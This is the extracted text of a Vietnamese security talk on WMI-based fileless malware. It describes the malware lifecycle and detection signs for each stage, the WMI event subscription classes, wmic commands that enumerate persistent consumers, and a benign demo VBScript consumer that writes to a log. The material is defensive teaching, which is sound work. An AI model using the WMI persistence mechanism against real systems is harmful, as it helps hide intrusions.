




TRẦN MINH QUẢNG

TRADAHACKING #6

**NEXT-GEN FILELESS MALWARE
- WMI AND MORE**

ABOUT ME

- ▶ Reverser, Malware Analyst, Security Researcher, Programmer
- ▶ Thành viên **@PiggyBirdCTF**
- ▶ Sở thích: du lịch và thể thao
- ▶  quangking  quangtrm





CƠ CHẾ HOẠT ĐỘNG CỦA MÃ ĐỘC


CƠ CHẾ HOẠT ĐỘNG CỦA MÃ ĐỘC



CÀI ĐẶT



THƯỜNG TRÚ



KẾT NỐI C&C



PAYLOAD

CƠ CHẾ HOẠT ĐỘNG CỦA MÃ ĐỘC




CÀI ĐẶT

- ▶ **Dấu hiệu nhận biết**

- ▶ Tập tin độc hại được tạo ra

- ▶ **Cách phát hiện**

- ▶ Giám sát sự thay đổi của file system, đặc biệt là các file thực thi



THƯỜNG TRÚ


- ▶ **Dấu hiệu nhận biết**

- ▶ Khoá autorun

- ▶ **Cách phát hiện**

- ▶ Giám sát sự thay đổi về registry, đặc biệt là các khoá autorun

CƠ CHẾ HOẠT ĐỘNG CỦA MÃ ĐỘC



KẾT NỐI C&C

- ▶ **Dấu hiệu nhận biết**

- ▶ Kết nối định kỳ đến máy chủ điều khiển (kể cả khi không thực hiện lệnh)

- ▶ **Cách phát hiện**

- ▶ Giám sát kết nối mạng



PAYLOAD

- ▶ **Dấu hiệu nhận biết**

- ▶ Các tác động đến máy tính (tùy theo từng loại hành vi độc hại)

- ▶ **Cách phát hiện**

- ▶ Giám sát các hành vi đặc trưng theo từng loại hành vi



WMI FILELESS MALWARE

FILELESS MALWARE

▶ What?

- ▶ Khi hoạt động không cần cài đặt bất kỳ tập tin nào vào hệ thống

▶ How?

- ▶ Sử dụng các công cụ tích hợp sẵn trong Windows để hoạt động

- ▶ PowerShell

- ▶ Windows Management Instrumentation (WMI)

FILELESS MALWARE - WMI


- ▶ **WMI là gì?**
 - ▶ **Microsoft implementation of Web-Based Enterprise Management (WBEM)**
 - ▶ **Service được cài đặt mặc định trong các máy tính Windows**
 - ▶ **Hỗ trợ các công việc quản lý máy tính Windows trong doanh nghiệp**

FILELESS MALWARE - WMI

- ▶ WMI namespace **root\subscription**
- ▶ WMI **System classes**
 - ▶ **__EventConsumer**
 - ▶ **__EventFilter**
 - ▶ **__FilterToConsumerBinding**

FILELESS MALWARE - WMI

► WMI flow



FILELESS MALWARE - WMI

The screenshot displays the WMI Explorer 2.0 application window. The interface is divided into several sections:

- File Launch Help**: Standard menu bar.
- Computer**: A text box containing "DESKTOP-NF10PQ1" and a "Connect" button.
- Mode**: Radio buttons for "Asynchronous" (selected) and "Synchronous".
- Class Enumeration Options**: Checkboxes for "Include System Classes", "Include CIM Classes", "Include Perf Classes", and "Include MSFT Classes". A "Filter:" text box contains "%". A "Refresh Classes" button is on the right.
- Namespaces**: A tree view on the left showing various namespaces. "ROOT\subscription" is expanded.
- Classes (70)**: A list of classes in the center. "EventFilter" is highlighted.
- Instances (1)**: A tab showing one instance, "NTEventLogEventConsumer".
- Properties (3)**: A tab showing the properties of the selected instance. The properties are: *Name (SCM Event Log Consumer), Category (0), CreatorSID (Byte[] Array), EventID (0), EventType (1), InsertionStringTemplates (String[] Array), and NameOfUserSIDProperty (sid).
- WQL Query (Selected Object)**: A text box at the bottom containing the query: "SELECT * FROM NTEventLogEventConsumer WHERE Name='SCM Event Log Consumer'". An "Execute" button is to the right.
- Status Bar**: At the very bottom, it shows: "Retrieved 70 classes from ROOT\subscription that match specified criteria. Retrieved 1 instances from __EventConsumer Time to Enumerate Instances: 00:00.016".

FILELESS MALWARE - WMI

▶ Cách phát hiện


- ▶ **wmic/namespace:\\root\\subscription PATH __EventConsumer get/
format:list**
- ▶ **wmic/namespace:\\root\\subscription PATH __EventFilter get/
format:list**
- ▶ **wmic/namespace:\\root\\subscription PATH
__FilterToConsumerBinding get/ format:list**

FILELESS MALWARE - WMI

```
C:\WINDOWS\system32\cmd.exe
C:\>wmic/namespace:\\root\subscription PATH __EventConsumer
get/format:list

CreatorSID={1,5,0,0,0,0,0,5,21,0,0,0,184,12,235,182,128,28,8
4,152,110,231,106,243,232,3,0,0}
KillTimeout=0
MachineName=
MaximumQueueSize=
Name=tradahacking
ScriptFilename=
ScriptingEngine=VBScript
ScriptText=Dim objFS, objFile
Set objFS = CreateObject("Scripting.FileSystemObject")
Set objFile = objFS.OpenTextFile("C:\tradahacking.log", 8, t
rue)
objFile.WriteLine "Time: " & Now & "; Entry made by:
tradahacking"
objFile.WriteLine "Application closed. UserModeTime: " &
; TargetEvent.TargetInstance.UserModeTime & "_
"; KernelModeTime: " & TargetEvent.TargetInstance.Kerne
lModeTime & " [hundreds of nanoseconds]"
objFile.Close
```


FILELESS MALWARE - WMI

